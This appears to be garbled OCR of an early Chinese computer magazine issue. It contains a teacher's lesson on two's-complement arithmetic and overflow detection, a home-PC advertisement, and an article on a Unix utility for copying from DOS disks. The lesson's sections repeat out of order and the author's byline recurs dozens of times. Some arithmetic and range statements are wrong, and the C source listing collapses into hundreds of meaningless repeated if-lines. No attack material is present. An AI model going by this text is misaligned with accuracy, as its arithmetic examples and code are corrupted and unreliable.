 在机器中数均以补码表示之,因此只研究补码运算。

$[X+Y]_{补} = [X]_{补} + [Y]_{补}$
 $[X-Y]_{补} = [X]_{补} - [Y]_{补} = [X]_{补} + [-Y]_{补}$

$[-0.10010100]_{原} = 1.1001010$

$[-N2]_{原} = 1.1001010$

注意: 小数点前的 0 不占位,用作符号位。

对于真值 0 有正负之分:
 $[+0]_{原} = 000 \dots 00$
 $[-0]_{原} = 100 \dots 00$

对于“0”的反码不是唯一的,而是

$[+0]_{反} = 00 \dots 00$
 $[-0]_{反} = 11 \dots 11$

5. 溢出及判断:
 (1) 溢出的概念:
 俗话说:“满则溢”,数值超过允许表示的范围,多出的部分就叫溢出,在计算机中,当数的绝对值超过机器中允许表示的最大值时,就要发生溢出,从而造成错误,如字长为几位时,除去一位符号

位,还有 $n-1$ 位表示数值,它能表示的最大数值为 $2^{n-1}-1$,如果运算结果大于此值,就要溢出一个 2^{n-1} ,这个溢出位刚好进位到符号位上,侵占了符号位,计算结果必然发生错误。

例如 $n=6$,六位二进制数两个正数相加:

$011011 + 010110 = 110001$

运算结果发生了溢出。

(2) 溢出判断: 下面给出两种判断溢出的方法:

① $Y_0 = X_0 \cdot Y_0 \cdot Z_0 + X_0 \cdot \bar{Y}_0 \cdot Z_0$
 其中, X_0 为被加数的符号位, Y_0 为加数的符号位, Z_0 为和数的符号位。上式说明,若二数相加,其和为负;或者二数相减,其和为正,都是发生了溢出。这很直观,也易理解。

$Y_0 = 1$ 有溢出, $Y_0 = 0$ 无溢出。

② $Y_n = C_n \oplus C_{n-1}$
 其中 C_n 为第 n 位向第 $n+1$ 位的进位, C_{n-1} 为第 $n-1$ 位向第 n 位的进位, Y_n 为溢出位, $Y_n = 0$, 无溢出, $Y_n = 1$, 有溢出。上式说明,和的次高位及最高位同时有进位,或者同进无进位,即 $C_n = C_{n-1}$, 不发生溢出; 否则, $Y_n = 1$, 将发生溢出。

计算机教师 廖文雷

第三讲 计算机的运算基础 (续)

3. 补码的表示法:

一个数的补码是这样定义的:

对于正数的补码和原码,反码相同,而对于负数的补码是反码末位加“1”,即原码变反加“1”,符号位保持不变。

如: $N1 = +1001010$, 则 $[N1]_{补} = [N1]_{原} = [N1]_{反} = 01001010$
 $N2 = -1001010$, 则 $[N2]_{补} = 1.1001010$
 $[N2]_{补} = 1.0110101$
 $[N2]_{补} = 1.0110101$

对于 0 之补码只有一个:

$[+0]_{补} = [-0]_{补} = 00 \dots 00$

对于八位二进制数,表示十进制的无符号数为 0~255,表示原码为 -127~+127,反码为 +127~+127,而补码则为 -128~+127,这是因为:

如: $[N]_{补} = 1$ 0000000, 此数非零,且为负数还原真值为 -128。

4. 码制运算:
 在机器中数均以补码表示之,因此只研究补码运算。

$[X+Y]_{补} = [X]_{补} + [Y]_{补}$
 $[X-Y]_{补} = [X]_{补} - [Y]_{补} = [X]_{补} + [-Y]_{补}$

计算机教师 廖文雷

$[-Y]_{补} = [Y]_{补}$ 变补(取补,求补)

所谓变补或取补,求补,不是带符号数的补码,是指连同符号位一起变反加“1”

如已知 $[Y]_{补} = 0.0011$, 则 $[-Y]_{补} = 1.1101$

或者 $[-Y]_{补} = -3 - 0.0011 = 1.1101$

$[Z]_{补} = [X]_{补} + [-Y]_{补}$

若 $[X]_{补} = 0.1010$

则 $[Z]_{补} = 0.1010 + 1.1101 = 1.1101$

自动丢失 为正确结果

5. 溢出及判断:
 (1) 溢出的概念:
 俗话说:“满则溢”,数值超过允许表示的范围,多出的部分就叫溢出,在计算机中,当数的绝对值超过机器中允许表示的最大值时,就要发生溢出,从而造成错误,如字长为几位时,除去一位符号

位,还有 $n-1$ 位表示数值,它能表示的最大数值为 $2^{n-1}-1$,如果运算结果大于此值,就要溢出一个 2^{n-1} ,这个溢出位刚好进位到符号位上,侵占了符号位,计算结果必然发生错误。

例如 $n=6$,六位二进制数两个正数相加:

$011011 + 010110 = 110001$

运算结果发生了溢出。

(2) 溢出判断: 下面给出两种判断溢出的方法:

① $Y_0 = X_0 \cdot Y_0 \cdot Z_0 + X_0 \cdot \bar{Y}_0 \cdot Z_0$
 其中, X_0 为被加数的符号位, Y_0 为加数的符号位, Z_0 为和数的符号位。上式说明,若二数相加,其和为负;或者二数相减,其和为正,都是发生了溢出。这很直观,也易理解。

$Y_0 = 1$ 有溢出, $Y_0 = 0$ 无溢出。

② $Y_n = C_n \oplus C_{n-1}$
 其中 C_n 为第 n 位向第 $n+1$ 位的进位, C_{n-1} 为第 $n-1$ 位向第 n 位的进位, Y_n 为溢出位, $Y_n = 0$, 无溢出, $Y_n = 1$, 有溢出。上式说明,和的次高位及最高位同时有进位,或者同进无进位,即 $C_n = C_{n-1}$, 不发生溢出; 否则, $Y_n = 1$, 将发生溢出。

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

计算机教师 廖文雷

人类已进入信息社会,电脑应用日益普及,已逐渐成为电话空调后的新家。

当前家用电脑种类繁多,很多普通人士由于不懂技术,一般只从价格上考虑,常常因“便宜”,求寄托友一台“攒”起来的计算机,由于是“临时凑凑”,没做长时间的老化及兼容性试验,因此买用一段时间后常发现硬件不稳定或某些软件不兼容,再者,外国人发明的计算机本身一般都不具备汉字处理能力,对于中国人来说实际上是一台“废机”,难以应用,求人找字系统软件,麻烦不说,安装及设置对于初学者来说更非易事,因此安装上软件系统,由于它要占用内存或扩充内存空间,国外的新款字机占了这部分空间,就又引起冲突,因此必须用硬件才能彻底解决汉字与软件兼容的问题。

北京兄弟电脑公司与香港电脑公司通力合作,开发出具有中文处理能力,只需三千多元性价比高的家用电脑,在硬件上每台均已做过开机 48 小时以上的考验,个别计算机检查考试时间在 500 小时以上,并已对各种中西文字软件通过兼容性测试及上网测试等,用硬件彻底解决了汉字问题,使得不但可以处理英文也可同时处理汉字,为外国人发明的计算机在中国的长期使用开了道路,可以说购置了兄弟中文家用电脑后,您会觉得它就象进口电视机照相机一样“质量稳定可靠,操作简单方便”!

兄弟中文家用电脑根据人们购买时的用途,从性能与价格上充分考虑,使您的投资物有所值,是儿童、大学生、作家、记者及各界工商企业的理想选择。

一、采用标准机箱,电源及接口,为今后扩充升级,打下了基础。

有些厂家的家用电脑采用薄式机箱或其他非标准机箱及电源,今后扩充升级时由于物理空间及电源能力都限制了今后的发展。

二、显示采用标准 720×350 点色显示。

买了计算机后,人眼要从显示屏上时时刻刻观察,如

独·一·无·二

兄弟中文家用电脑购机指南

286、386、单色、彩色、硬盘打印机任您选择

采用电视机作为显示器,看上去省去了一点钱,但却有很多弊病:

电视机分辨率低,显示出的信息不清楚,长时间使用对视力有影响,特别对于正在成长发育中的少年儿童,更是有害而无一利,彩色电视机本身贵重,因为省去几千元的显示器,而影响几千元的电视机的使用寿命,经济上也不合算,用彩色电视机作为显示器,显示出的汉字只有 11 行,很多流行软件不兼容,彩显比单显贵得多且辐射大,辐射对彩电辐射道理一样对人体有害,所以不如购买单显计算机,用节约下的资金购买硬盘或打印机。

过去用单显的缺点是,国产长城机或用 VGA 作为显示的进口原装机上的汉字软件无法使用,影响了单显的使用,兄弟中文家用电脑利用最新软件技术,成功的解决了这一问题,它可用单显模拟 VGA 显示,可显示出 28 行汉字,从而使单显焕发青春。

三、用硬件固化了最新汉字操作系统 CCBIOS 5.13,开机便可自动进入汉字,汉字系统与 DOS 版本无关,既方便了用户,又可防止病毒的侵入,为方便不懂英文的人使用将操作时的英文提示信息全部改汉字表示,同时汉字系统不占用内存,可运行大型软件,该汉字系统采用了写屏技术,使国外软件不需汉化便可使用,固化独特的混合汉字输入方法,使您不管是否用过计算机,不会再为汉字的输入问题而发愁,稍加学习便很快达到每分钟输入 80~100 多个汉字的速度,是真正的无师自通,固化了一万多二字词三字词及成语字典(混

合码输入—区位+标准拼音+简化拼音+双拼拼音+词组+联想)(详见混合输入介绍),同时可外挂其他常用汉字输入方法,如五笔字形等。

四、没有硬盘便可打印 24 点阵宋体,仿宋体,黑体,楷体汉字,可满足文字处理的需要,可接各种 9 针或 24 针打印机,打印,可使普通 9 针打印机模拟打印 24 点阵汉字。

一般初学电脑的人,很少加装 1000 多元的硬盘,但硬盘固化的许多功能难以实现,兄弟中文家用电脑用硬件固化了汉字功能,为用户提供了“物美价廉”的解决方案。

五、兄弟中文家用电脑可直接使用在社会上广为流传的金山汉字系统与排版系统软件,可进行编辑,排版打印,彩影显示式机,或 386 主机。

六、节能型: 8 分钟不使用,可自动关闭屏幕。

七、附带各种游戏软件,可玩常用的游戏机上的游戏。

八、标准配置: 双频系统, 80286CPU, 内存 1M, 101 键标准防冲突键, 1.EM 高密度软驱一个, 标准串并口, 常用软件, 如 FOXBASE、BASIC、WS 等。

九、可根据用户需要, 加装软驱, 硬盘, 配 9 针或 24 针打印机, 彩影显示式机, 或 386 主机。

十、本产品保修一年, 推广期间价格优惠, 电脑十打机共生产 5000 多台。

北京兄弟电脑公司

通信: 北京 5109 信箱 陈庆成 收 邮编: 100094

门市: 北京西单科分街 5 号(西单新商场斜对面)

电话: 6033765

开户: 中国银行北京分行西单分理处
 帐号: 015110005046

改进多用户系统中的DOS盘操作命令

在 Unix Xenix 等用户操作系统中,对 DOS 盘上的文件进行操作时,如果在命令中使用了通配符,操作就会失败。对 DOS 盘上的文件我们只能一个一个地打命令去操作,其效率非常低。

在多用户操作系统中,通配符是由命令解释程序 shell 来翻译成相匹配的文件名的。shell 从用户的命令行读到通配符后马上会去搜索文件系统,找出相匹配的文件返回给用户的程序或命令。由于 shell 只能搜索加入本机文件系统的文件,而 DOS 盘的文件管理方法和多用户系统的不一样,不能加入多用户机的文件系统。因此,多用户系统中的 shell 不能搜索 DOS 盘,在多用户操作系统中,如果操作 DOS 盘时使用被 shell 所认识的通配符那么必然失败。

虽然多用户系统 shell 不能搜索 DOS 盘,但在多用户系统中还是可以编制程序或命令以 DOS 的文件管理方法搜索 DOS 盘的(如 dosep, dms, dmsdir 等)。如果这些命令或程序能从 shell 得到通配符,并在程序内部进行匹配处理,那么这些命令或程序就能在操作 DOS 盘时使用通配符了。

关键问题是,在系统的命令状态向何应用程序或命令在多数情况下不能从 shell 那里得到未被翻译的通配符,只有当 shell 搜索不到相匹配的文件时,才把通配符的参数以原样传递给应用程序或命令。因此,必须用那些没有被多用户系统的 shell 所认识的符号作通配符,才能在多用户系统中对 DOS 盘进行操作时使用通配符。

为了使用方便,我对多用户系统中的一系列 DOS 盘操作命令进行了改进。现在我以 dosep 为例谈谈改进的方法。

当用 dosep 从多用户系统拷贝文件到 DOS 盘时,只须搜索多用户系统的文件用不着对 DOS 文件进行搜索,而搜索多用户的文件时,仍然可以使用原来的通配符 * 和 ?。因此不存在对 DOS 盘操作中使用通配符的问题。当用 dosep 从 DOS 盘上拷贝文件时,由于要从 DOS 盘上选择文件,因此就涉及到通配符问题了。

我将改进后的 dosep 改名为 dosep,在 dosep 中我选择了多用户系统的 shell 所不认识的 * 和 ? 来替代 * 和 ? 用作搜索 DOS 盘时的通配符,对于匹配文件的名称,我还是

沿用 DOS 的习惯用法。

(1)忽略文件名的大小写。
(2)匹配 * 时,从被搜索文件名的当前字符起直到文件名中出现 * 或文件名字符串的所有字符都被选择。
(3)匹配 ? 时,被搜索文件名中的当前那个字符被选择。
(4)当一个文件名的所有字符都被选择,并且对参数的所有字符都已处理时,该文件名被选择。

另外,我还使 dosep 具有了 DOS 中的 shell 所没有的能力,那就是 dosep 能够处理多个带通配符的参数值。如 dosep a; * .C \$.AM a1 \$. \$ 等。

以下所列的是在 Unix System V 及 Xenix System V 上测试通过的用 C 语言编写的 dosep 源程序清单。

```

/* 语言高富家 */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <ctype.h>
main(argc, argv)
char *argv;
{
FILE *fp;
register int i, j;
int a, k, d[500], j, r;
char cmd[80], ddd[500]
[14], k[3];
if(argc<3)
{
printf(stderr, "用法: dosep
[-rm] device, path... device,
path \n");
printf(stderr, "通配符替代:
% e * ? \n");
exit(1);
}
i=1;
if(argv[1][0]!="-")
if(argv[1][1]!="r")
if(argv[1][2]!="m")
if(argv[1][3]!="e")
if(argv[1][4]!="")
if(argv[1][5]!="")
if(argv[1][6]!="")
if(argv[1][7]!="")
if(argv[1][8]!="")
if(argv[1][9]!="")
if(argv[1][10]!="")
if(argv[1][11]!="")
if(argv[1][12]!="")
if(argv[1][13]!="")
if(argv[1][14]!="")
if(argv[1][15]!="")
if(argv[1][16]!="")
if(argv[1][17]!="")
if(argv[1][18]!="")
if(argv[1][19]!="")
if(argv[1][20]!="")
if(argv[1][21]!="")
if(argv[1][22]!="")
if(argv[1][23]!="")
if(argv[1][24]!="")
if(argv[1][25]!="")
if(argv[1][26]!="")
if(argv[1][27]!="")
if(argv[1][28]!="")
if(argv[1][29]!="")
if(argv[1][30]!="")
if(argv[1][31]!="")
if(argv[1][32]!="")
if(argv[1][33]!="")
if(argv[1][34]!="")
if(argv[1][35]!="")
if(argv[1][36]!="")
if(argv[1][37]!="")
if(argv[1][38]!="")
if(argv[1][39]!="")
if(argv[1][40]!="")
if(argv[1][41]!="")
if(argv[1][42]!="")
if(argv[1][43]!="")
if(argv[1][44]!="")
if(argv[1][45]!="")
if(argv[1][46]!="")
if(argv[1][47]!="")
if(argv[1][48]!="")
if(argv[1][49]!="")
if(argv[1][50]!="")
if(argv[1][51]!="")
if(argv[1][52]!="")
if(argv[1][53]!="")
if(argv[1][54]!="")
if(argv[1][55]!="")
if(argv[1][56]!="")
if(argv[1][57]!="")
if(argv[1][58]!="")
if(argv[1][59]!="")
if(argv[1][60]!="")
if(argv[1][61]!="")
if(argv[1][62]!="")
if(argv[1][63]!="")
if(argv[1][64]!="")
if(argv[1][65]!="")
if(argv[1][66]!="")
if(argv[1][67]!="")
if(argv[1][68]!="")
if(argv[1][69]!="")
if(argv[1][70]!="")
if(argv[1][71]!="")
if(argv[1][72]!="")
if(argv[1][73]!="")
if(argv[1][74]!="")
if(argv[1][75]!="")
if(argv[1][76]!="")
if(argv[1][77]!="")
if(argv[1][78]!="")
if(argv[1][79]!="")
if(argv[1][80]!="")
if(argv[1][81]!="")
if(argv[1][82]!="")
if(argv[1][83]!="")
if(argv[1][84]!="")
if(argv[1][85]!="")
if(argv[1][86]!="")
if(argv[1][87]!="")
if(argv[1][88]!="")
if(argv[1][89]!="")
if(argv[1][90]!="")
if(argv[1][91]!="")
if(argv[1][92]!="")
if(argv[1][93]!="")
if(argv[1][94]!="")
if(argv[1][95]!="")
if(argv[1][96]!="")
if(argv[1][97]!="")
if(argv[1][98]!="")
if(argv[1][99]!="")
if(argv[1][100]!="")
if(argv[1][101]!="")
if(argv[1][102]!="")
if(argv[1][103]!="")
if(argv[1][104]!="")
if(argv[1][105]!="")
if(argv[1][106]!="")
if(argv[1][107]!="")
if(argv[1][108]!="")
if(argv[1][109]!="")
if(argv[1][110]!="")
if(argv[1][111]!="")
if(argv[1][112]!="")
if(argv[1][113]!="")
if(argv[1][114]!="")
if(argv[1][115]!="")
if(argv[1][116]!="")
if(argv[1][117]!="")
if(argv[1][118]!="")
if(argv[1][119]!="")
if(argv[1][120]!="")
if(argv[1][121]!="")
if(argv[1][122]!="")
if(argv[1][123]!="")
if(argv[1][124]!="")
if(argv[1][125]!="")
if(argv[1][126]!="")
if(argv[1][127]!="")
if(argv[1][128]!="")
if(argv[1][129]!="")
if(argv[1][130]!="")
if(argv[1][131]!="")
if(argv[1][132]!="")
if(argv[1][133]!="")
if(argv[1][134]!="")
if(argv[1][135]!="")
if(argv[1][136]!="")
if(argv[1][137]!="")
if(argv[1][138]!="")
if(argv[1][139]!="")
if(argv[1][140]!="")
if(argv[1][141]!="")
if(argv[1][142]!="")
if(argv[1][143]!="")
if(argv[1][144]!="")
if(argv[1][145]!="")
if(argv[1][146]!="")
if(argv[1][147]!="")
if(argv[1][148]!="")
if(argv[1][149]!="")
if(argv[1][150]!="")
if(argv[1][151]!="")
if(argv[1][152]!="")
if(argv[1][153]!="")
if(argv[1][154]!="")
if(argv[1][155]!="")
if(argv[1][156]!="")
if(argv[1][157]!="")
if(argv[1][158]!="")
if(argv[1][159]!="")
if(argv[1][160]!="")
if(argv[1][161]!="")
if(argv[1][162]!="")
if(argv[1][163]!="")
if(argv[1][164]!="")
if(argv[1][165]!="")
if(argv[1][166]!="")
if(argv[1][167]!="")
if(argv[1][168]!="")
if(argv[1][169]!="")
if(argv[1][170]!="")
if(argv[1][171]!="")
if(argv[1][172]!="")
if(argv[1][173]!="")
if(argv[1][174]!="")
if(argv[1][175]!="")
if(argv[1][176]!="")
if(argv[1][177]!="")
if(argv[1][178]!="")
if(argv[1][179]!="")
if(argv[1][180]!="")
if(argv[1][181]!="")
if(argv[1][182]!="")
if(argv[1][183]!="")
if(argv[1][184]!="")
if(argv[1][185]!="")
if(argv[1][186]!="")
if(argv[1][187]!="")
if(argv[1][188]!="")
if(argv[1][189]!="")
if(argv[1][190]!="")
if(argv[1][191]!="")
if(argv[1][192]!="")
if(argv[1][193]!="")
if(argv[1][194]!="")
if(argv[1][195]!="")
if(argv[1][196]!="")
if(argv[1][197]!="")
if(argv[1][198]!="")
if(argv[1][199]!="")
if(argv[1][200]!="")
if(argv[1][201]!="")
if(argv[1][202]!="")
if(argv[1][203]!="")
if(argv[1][204]!="")
if(argv[1][205]!="")
if(argv[1][206]!="")
if(argv[1][207]!="")
if(argv[1][208]!="")
if(argv[1][209]!="")
if(argv[1][210]!="")
if(argv[1][211]!="")
if(argv[1][212]!="")
if(argv[1][213]!="")
if(argv[1][214]!="")
if(argv[1][215]!="")
if(argv[1][216]!="")
if(argv[1][217]!="")
if(argv[1][218]!="")
if(argv[1][219]!="")
if(argv[1][220]!="")
if(argv[1][221]!="")
if(argv[1][222]!="")
if(argv[1][223]!="")
if(argv[1][224]!="")
if(argv[1][225]!="")
if(argv[1][226]!="")
if(argv[1][227]!="")
if(argv[1][228]!="")
if(argv[1][229]!="")
if(argv[1][230]!="")
if(argv[1][231]!="")
if(argv[1][232]!="")
if(argv[1][233]!="")
if(argv[1][234]!="")
if(argv[1][235]!="")
if(argv[1][236]!="")
if(argv[1][237]!="")
if(argv[1][238]!="")
if(argv[1][239]!="")
if(argv[1][240]!="")
if(argv[1][241]!="")
if(argv[1][242]!="")
if(argv[1][243]!="")
if(argv[1][244]!="")
if(argv[1][245]!="")
if(argv[1][246]!="")
if(argv[1][247]!="")
if(argv[1][248]!="")
if(argv[1][249]!="")
if(argv[1][250]!="")
if(argv[1][251]!="")
if(argv[1][252]!="")
if(argv[1][253]!="")
if(argv[1][254]!="")
if(argv[1][255]!="")
if(argv[1][256]!="")
if(argv[1][257]!="")
if(argv[1][258]!="")
if(argv[1][259]!="")
if(argv[1][260]!="")
if(argv[1][261]!="")
if(argv[1][262]!="")
if(argv[1][263]!="")
if(argv[1][264]!="")
if(argv[1][265]!="")
if(argv[1][266]!="")
if(argv[1][267]!="")
if(argv[1][268]!="")
if(argv[1][269]!="")
if(argv[1][270]!="")
if(argv[1][271]!="")
if(argv[1][272]!="")
if(argv[1][273]!="")
if(argv[1][274]!="")
if(argv[1][275]!="")
if(argv[1][276]!="")
if(argv[1][277]!="")
if(argv[1][278]!="")
if(argv[1][279]!="")
if(argv[1][280]!="")
if(argv[1][281]!="")
if(argv[1][282]!="")
if(argv[1][283]!="")
if(argv[1][284]!="")
if(argv[1][285]!="")
if(argv[1][286]!="")
if(argv[1][287]!="")
if(argv[1][288]!="")
if(argv[1][289]!="")
if(argv[1][290]!="")
if(argv[1][291]!="")
if(argv[1][292]!="")
if(argv[1][293]!="")
if(argv[1][294]!="")
if(argv[1][295]!="")
if(argv[1][296]!="")
if(argv[1][297]!="")
if(argv[1][298]!="")
if(argv[1][299]!="")
if(argv[1][300]!="")
if(argv[1][301]!="")
if(argv[1][302]!="")
if(argv[1][303]!="")
if(argv[1][304]!="")
if(argv[1][305]!="")
if(argv[1][306]!="")
if(argv[1][307]!="")
if(argv[1][308]!="")
if(argv[1][309]!="")
if(argv[1][310]!="")
if(argv[1][311]!="")
if(argv[1][312]!="")
if(argv[1][313]!="")
if(argv[1][314]!="")
if(argv[1][315]!="")
if(argv[1][316]!="")
if(argv[1][317]!="")
if(argv[1][318]!="")
if(argv[1][319]!="")
if(argv[1][320]!="")
if(argv[1][321]!="")
if(argv[1][322]!="")
if(argv[1][323]!="")
if(argv[1][324]!="")
if(argv[1][325]!="")
if(argv[1][326]!="")
if(argv[1][327]!="")
if(argv[1][328]!="")
if(argv[1][329]!="")
if(argv[1][330]!="")
if(argv[1][331]!="")
if(argv[1][332]!="")
if(argv[1][333]!="")
if(argv[1][334]!="")
if(argv[1][335]!="")
if(argv[1][336]!="")
if(argv[1][337]!="")
if(argv[1][338]!="")
if(argv[1][339]!="")
if(argv[1][340]!="")
if(argv[1][341]!="")
if(argv[1][342]!="")
if(argv[1][343]!="")
if(argv[1][344]!="")
if(argv[1][345]!="")
if(argv[1][346]!="")
if(argv[1][347]!="")
if(argv[1][348]!="")
if(argv[1][349]!="")
if(argv[1][350]!="")
if(argv[1][351]!="")
if(argv[1][352]!="")
if(argv[1][353]!="")
if(argv[1][354]!="")
if(argv[1][355]!="")
if(argv[1][356]!="")
if(argv[1][357]!="")
if(argv[1][358]!="")
if(argv[1][359]!="")
if(argv[1][360]!="")
if(argv[1][361]!="")
if(argv[1][362]!="")
if(argv[1][363]!="")
if(argv[1][364]!="")
if(argv[1][365]!="")
if(argv[1][366]!="")
if(argv[1][367]!="")
if(argv[1][368]!="")
if(argv[1][369]!="")
if(argv[1][370]!="")
if(argv[1][371]!="")
if(argv[1][372]!="")
if(argv[1][373]!="")
if(argv[1][374]!="")
if(argv[1][375]!="")
if(argv[1][376]!="")
if(argv[1][377]!="")
if(argv[1][378]!="")
if(argv[1][379]!="")
if(argv[1][380]!="")
if(argv[1][381]!="")
if(argv[1][382]!="")
if(argv[1][383]!="")
if(argv[1][384]!="")
if(argv[1][385]!="")
if(argv[1][386]!="")
if(argv[1][387]!="")
if(argv[1][388]!="")
if(argv[1][389]!="")
if(argv[1][390]!="")
if(argv[1][391]!="")
if(argv[1][392]!="")
if(argv[1][393]!="")
if(argv[1][394]!="")
if(argv[1][395]!="")
if(argv[1][396]!="")
if(argv[1][397]!="")
if(argv[1][398]!="")
if(argv[1][399]!="")
if(argv[1][400]!="")
if(argv[1][401]!="")
if(argv[1][402]!="")
if(argv[1][403]!="")
if(argv[1][404]!="")
if(argv[1][405]!="")
if(argv[1][406]!="")
if(argv[1][407]!="")
if(argv[1][408]!="")
if(argv[1][409]!="")
if(argv[1][410]!="")
if(argv[1][411]!="")
if(argv[1][412]!="")
if(argv[1][413]!="")
if(argv[1][414]!="")
if(argv[1][415]!="")
if(argv[1][416]!="")
if(argv[1][417]!="")
if(argv[1][418]!="")
if(argv[1][419]!="")
if(argv[1][420]!="")
if(argv[1][421]!="")
if(argv[1][422]!="")
if(argv[1][423]!="")
if(argv[1][424]!="")
if(argv[1][425]!="")
if(argv[1][426]!="")
if(argv[1][427]!="")
if(argv[1][428]!="")
if(argv[1][429]!="")
if(argv[1][430]!="")
if(argv[1][431]!="")
if(argv[1][432]!="")
if(argv[1][433]!="")
if(argv[1][434]!="")
if(argv[1][435]!="")
if(argv[1][436]!="")
if(argv[1][437]!="")
if(argv[1][438]!="")
if(argv[1][439]!="")
if(argv[1][440]!="")
if(argv[1][441]!="")
if(argv[1][442]!="")
if(argv[1][443]!="")
if(argv[1][444]!="")
if(argv[1][445]!="")
if(argv[1][446]!="")
if(argv[1][447]!="")
if(argv[1][448]!="")
if(argv[1][449]!="")
if(argv[1][450]!="")
if(argv[1][451]!="")
if(argv[1][452]!="")
if(argv[1][453]!="")
if(argv[1][454]!="")
if(argv[1][455]!="")
if(argv[1][456]!="")
if(argv[1][457]!="")
if(argv[1][458]!="")
if(argv[1][459]!="")
if(argv[1][460]!="")
if(argv[1][461]!="")
if(argv[1][462]!="")
if(argv[1][463]!="")
if(argv[1][464]!="")
if(argv[1][465]!="")
if(argv[1][466]!="")
if(argv[1][467]!="")
if(argv[1][468]!="")
if(argv[1][469]!="")
if(argv[1][470]!="")
if(argv[1][471]!="")
if(argv[1][472]!="")
if(argv[1][473]!="")
if(argv[1][474]!="")
if(argv[1][475]!="")
if(argv[1][476]!="")
if(argv[1][477]!="")
if(argv[1][478]!="")
if(argv[1][479]!="")
if(argv[1][480]!="")
if(argv[1][481]!="")
if(argv[1][482]!="")
if(argv[1][483]!="")
if(argv[1][484]!="")
if(argv[1][485]!="")
if(argv[1][486]!="")
if(argv[1][487]!="")
if(argv[1][488]!="")
if(argv[1][489]!="")
if(argv[1][490]!="")
if(argv[1][491]!="")
if(argv[1][492]!="")
if(argv[1][493]!="")
if(argv[1][494]!="")
if(argv[1][495]!="")
if(argv[1][496]!="")
if(argv[1][497]!="")
if(argv[1][498]!="")
if(argv[1][499]!="")
if(argv[1][500]!="")
if(argv[1][501]!="")
if(argv[1][502]!="")
if(argv[1][503]!="")
if(argv[1][504]!="")
if(argv[1][505]!="")
if(argv[1][506]!="")
if(argv[1][507]!="")
if(argv[1][508]!="")
if(argv[1][509]!="")
if(argv[1][510]!="")
if(argv[1][511]!="")
if(argv[1][512]!="")
if(argv[1][513]!="")
if(argv[1][514]!="")
if(argv[1][515]!="")
if(argv[1][516]!="")
if(argv[1][517]!="")
if(argv[1][518]!="")
if(argv[1][519]!="")
if(argv[1][520]!="")
if(argv[1][521]!="")
if(argv[1][522]!="")
if(argv[1][523]!="")
if(argv[1][524]!="")
if(argv[1][525]!="")
if(argv[1][526]!="")
if(argv[1][527]!="")
if(argv[1][528]!="")
if(argv[1][529]!="")
if(argv[1][530]!="")
if(argv[1][531]!="")
if(argv[1][532]!="")
if(argv[1][533]!="")
if(argv[1][534]!="")
if(argv[1][535]!="")
if(argv[1][536]!="")
if(argv[1][537]!="")
if(argv[1][538]!="")
if(argv[1][539]!="")
if(argv[1][540]!="")
if(argv[1][541]!="")
if(argv[1][542]!="")
if(argv[1][543]!="")
if(argv[1][544]!="")
if(argv[1][545]!="")
if(argv[1][546]!="")
if(argv[1][547]!="")
if(argv[1][548]!="")
if(argv[1][549]!="")
if(argv[1][550]!="")
if(argv[1][551]!="")
if(argv[1][552]!="")
if(argv[1][553]!="")
if(argv[1][554]!="")
if(argv[1][555]!="")
if(argv[1][556]!="")
if(argv[1][557]!="")
if(argv[1][558]!="")
if(argv[1][559]!="")
if(argv[1][560]!="")
if(argv[1][561]!="")
if(argv[1][562]!="")
if(argv[1][563]!="")
if(argv[1][564]!="")
if(argv[1][565]!="")
if(argv[1][566]!="")
if(argv[1][567]!="")
if(argv[1][568]!="")
if(argv[1][569]!="")
if(argv[1][570]!="")
if(argv[1][571]!="")
if(argv[1][572]!="")
if(argv[1][573]!="")
if(argv[1][574]!="")
if(argv[1][575]!="")
if(argv[1][576]!="")
if(argv[1][577]!="")
if(argv[1][578]!="")
if(argv[1][579]!="")
if(argv[1][580]!="")
if(argv[1][581]!="")
if(argv[1][582]!="")
if(argv[1][583]!="")
if(argv[1][584]!="")
if(argv[1][585]!="")
if(argv[1][586]!="")
if(argv[1][587]!="")
if(argv[1][588]!="")
if(argv[1][589]!="")
if(argv[1][590]!="")
if(argv[1][591]!="")
if(argv[1][592]!="")
if(argv[1][593]!="")
if(argv[1][594]!="")
if(argv[1][595]!="")
if(argv[1][596]!="")
if(argv[1][597]!="")
if(argv[1][598]!="")
if(argv[1][599]!="")
if(argv[1][600]!="")
if(argv[1][601]!="")
if(argv[1][602]!="")
if(argv[1][603]!="")
if(argv[1][604]!="")
if(argv[1][605]!="")
if(argv[1][606]!="")
if(argv[1][607]!="")
if(argv[1][608]!="")
if(argv[1][609]!="")
if(argv[1][610]!="")
if(argv[1][611]!="")
if(argv[1][612]!="")
if(argv[1][613]!="")
if(argv[1][614]!="")
if(argv[1][615]!="")
if(argv[1][616]!="")
if(argv[1][617]!="")
if(argv[1][618]!="")
if(argv[1][619]!="")
if(argv[1][620]!="")
if(argv[1][621]!="")
if(argv[1][622]!="")
if(argv[1][623]!="")
if(argv[1][624]!="")
if(argv[1][625]!="")
if(argv[1][626]!="")
if(argv[1][627]!="")
if(argv[1][628]!="")
if(argv[1][629]!="")
if(argv[1][630]!="")
if(argv[1][631]!="")
if(argv[1][632]!="")
if(argv[1][633]!="")
if(argv[1][634]!="")
if(argv[1][635]!="")
if(argv[1][636]!="")
if(argv[1][637]!="")
if(argv[1][638]!="")
if(argv[1][639]!="")
if(argv[1][640]!="")
if(argv[1][641]!="")
if(argv[1][642]!="")
if(argv[1][643]!="")
if(argv[1][644]!="")
if(argv[1][645]!="")
if(argv[1][646]!="")
if(argv[1][647]!="")
if(argv[1][648]!="")
if(argv[1][649]!="")
if(argv[1][650]!="")
if(argv[1][651]!="")
if(argv[1][652]!="")
